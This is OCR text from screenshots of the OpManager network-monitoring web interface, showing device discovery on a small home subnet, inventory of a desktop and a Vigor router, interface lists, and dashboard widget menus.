
Discover Device | Add Monitors | Configure Alerts | Visualize | Generate Reports

Discover entire network or add devices such as Routers, Switches, Servers, VMs, etc. individually.

Add Device | Add Virtual Server | Bulk Discovery

Automatic Local subnet scanning is in progress. View discovered devices

After completing the installation, you can add network devices to monitor for example Router, Switch, etc



Layout has been modified. Please save your changes before you exit!

Volumes with most Disk Usage

Device Name	Volume	Utilization(%)
opmee-test	C:\ Label: Serial Number ec1c5d95	87
172.24.128.207	C:	61
opm-w12r2	C:\ Label: Serial Number 9c600de2	60
opmee-test	E:\ Label:New Volume Serial Number a07...	59
opmee-w19-t2	C:	45
Opm-k12r2-vc	C:\ Label: Serial Number c87f7d68	15
opmee-test	D:\ Label:New Volume Serial Number ca0...	14

Devices by Memory Utilization

Device Name	Min	Max	Avg
Linux Server snmp	100	100	100
opmee-w19-t3	100	100	100
172.24.146.225	89	92	91
ciscorouter140.ITOM	70	71	70
172.24.128.207	68	69	68
opmee-test	66	68	67
opm-w12r2	58	60	59
opmee-w19-t2	51	53	51
Opman-w2k12r2-hv	48	48	48
Opm-k12r2-vc	47	50	47

Tree View
Group By Vendor


- Aruba (5)
  - Aruba A7280 Access Point (4)
    - nplaza-2F-east-b2c06-cpilar-back
    - Nplazawst4f-axa09extareopp2
    - PKL-BX305-E17-7
    - PLAZA-GF-GBXB11-GA27
  - Aruba A7280 Controller (1)
- Cisco (5)
- Dell Inc. (56)
- EMC (2)
- Hewlett-Packard (3)
- Linux (2)
- Microsoft (102)
- net-snmp (27)
- NetApp, Inc. (1)
- SNIA FCMGMT (1)
- Unknown (234)
- VMware (3)

Top N Interfaces By Utilization
Hourly Report

Device IP	Interface Name	Utilization IN	Utilization OUT
2.2.2.95	IfIndex21128	0 %	0 %
2.2.2.95	IfIndex2570	0 %	0 %
2.2.2.95	IfIndex44062	0 %	0 %
2.2.2.95	IfIndex55692	0 %	0 %
192.168.50.131	IfIndex2	0 %	0 %
2.2.2.95	IfIndex17065	0 %	0 %
2.2.2.95	IfIndex65	0 %	0 %
2.2.2.95	IfIndex17974	0 %	0 %
2.2.2.95	IfIndex2	0 %	
192.168.50.131	FastEthernet0/0	0 %	

1 New Event(s) Received

Probable device failure: No response from devi...
from 10.59.1.17 on 21 Jun 2022 09:43:23 AM IST


OpManager
Not secure | https://netvn:8061/apiclient/ember/index.jsp#/Settings/Network/ShallowDiscovery/Add
License will expire in 29 days Get Quote Purchase Request Demo
Dashboard Inventory Network Servers Virtualization Storage Alarms Maps Applications Workflow Settings Reports
General Settings Discovery Configuration Monitoring Notifications Tools ITOM Agents
IP Range Subnets Import from AD Import from CSV
Want to ignore devices?
Add Credentials
Cancel Discover Save
How To FAQ Video
73°F Cloudy
Search
11:07 11/22/2023

Network Discovery


Name: netvn

Network IP
Specify the subnet (in CIDR format) and the mask bit to discover the entire network. Learn more

192.168.1.0 / 24


Credentials: 1 Selected
- ✓ SNMP v1/v2
  - ✓ Public

1. How to import devices from a CSV or text file?
2. How to perform Interface Discovery for the Approved devices?
3. How to automatically scan the new devices in my network and discover it?
4. How to discover VLAN interfaces?


OpManager
Not secure | https://netvn:8061/apiclient/ember/index.jsp#/Inventory/List/Summary/Devices
License will expire in 29 days Get Quote Purchase Request Demo
Dashboard Inventory Network Servers Virtualization Storage Alarms Maps Applications Workflow Settings Reports
Next
Devices (2) Applications Interfaces (0) Subnets (1) Business Views (0) Groups (0)
Add Device
https://netvn:8061/apiclient/ember/index.jsp#/Inventory/Snapshot/MonitoringDevice/netvn
Page 1 of 1 100
73°F Mostly cloudy
Search
11:30 11/22/2023

Add Custom Fields: Want to associate more attributes such as serial number, service tag, etc., to your devices? Click here to add custom fields.

Device Name	Status	IP Address	Device Type	Category	Vendor	Interfaces	Discovered Time
netvn	✓ Clear	192.168.1.181	Windows 11	Desktop	Microsoft	0	5 Seconds ago
vigor	✓ Clear	192.168.1.1	Vigor 2800G	Router	DaryTek	0	5 Seconds ago




Device Summary

Status	Clear
Availability State	Up
IPAddress	192.168.1.181
DNS Name	netvn
Poll Using	IP Address
Type	Windows 11
Category	Desktop
Vendor	Microsoft
Monitoring Via	ICMP
Monitoring Interval	30 min(s)
Credentials	Click here to change


Currently there are no open Alarms.

No data available. Please add relevant data to the custom fields.



Rediscovered Interfaces


	IfIndex	Display Name	IfDescr	IPAddress	Speed (bps)
✓	1	LAN	LAN		100000000
	4	WAN1	WAN1		100000000
✓	5	WAN2	WAN2		100000000
	6	WAN3	WAN3		100000000
	7	Resrved	Resrved		100000000
	8	IF-vigor.router-8			0
	9	IF-vigor.router-9			0
	10	IF-vigor.router-10			0



Interfaces (0 / 2)

Status	IfIndex	Interface Name	Type		Tx Traffic	Polling status	Action
Clear	1	LAN	Ethernet	NA	NA	● Active	
Clear	5	WAN2	Ethernet	NA	NA	● Active	

Page 1 of 1 50 View 1 - 2 of 2



Font Family: Open Sans | Font Size: 12 | Font: 000000 | Background Color: ffffff | Select Background Image

Link Properties
netvn ~ vigor.router

Get Status From: OpManager

netvn — vigor

Realtek PCIe GbE Family Controller-Ethern... | LAN


Interface Status: [✓ Out Traffic] In Traffic | Interface Status: [✓ Out Traffic] In Traffic

✓ Show Label (Optional)

Label Name: Label Name | Label color: #2c6cd2

✓ Show Arrow

Line Type | Size: 2 Pt



Not secure | https://netvn:8061/apiclient/ember/index.jsp#/Home/Dashboard/Overview/dashboard.name.enterprisedashboard

Create your own Dashboard: You can add custom dashboards with required widgets and share it with your team. Click here to add now.

Edit Widget

Name: Business View


Business View: None

- None
- Business View
- NETVN

Cancel | Save

Infrastructure Snapshot

Name	Alarms	Devices	Problematic Devices
Server	0	0	0
Router	0	1	0
Switch	0	0	0
Desktop	0	1	0
Firewall	0	0	0
DomainController	0	0	0
Load Balancer	0	0	0
WAN Accelerator	0	0	0



Not secure | https://netvn:8061/apiclient/ember/index.jsp#/Home/Dashboard/Overview/dashboard.name.enterprisedashboard/Add

Project your dashboard on a NOC screen: Want to project your critical metrics on a bigger screen for your IT team? Try our NOC View.


My Dashboards

New Dashboard

Infrastructure Snapshot

Name	Alarms	Devices	Problematic Devices
Server	0	0	0
Router	0	1	0
Switch	0	0	0
Desktop	0	1	0
Firewall	0	0	0
DomainController	0	0	0
Load Balancer	0	0	0
WAN Accelerator	0	0	0

Waiting for netvn...


OpManager
Not secure | https://netvn:8061/apiclient/ember/index.jsp#/Home/Dashboard/Overview/dashboard.name.enterprisedashboard/Add
OpManager
License will expire in 29 days Get Quote Purchase Request Demo
Dashboard Inventory Network Servers Virtualization Storage Alarms Maps Applications Workflow Settings Reports
Search Widgets
Back
Cancel
Next
73°F Mostly cloudy
Search
11:39 11/22/2023

Alarms and Events
- Alarms for a Device
- Alarms from SNMP Traps
- All Alarms
- Devices Down
- Devices with Alarms
- Event Logs
- Event Logs for a Device
- Event Summary
- Events for a Device
- Interfaces Down
- Interfaces down in a Device
- Notification Profiles Triggered
- Recent Alarms
- Recent Events
- SNMP Traps from a Device
- Services Down
- Syslogs
- Top N Problematic Devices based on Active Alarms Count
- Unacknowledged Alarms
- Web Alarms

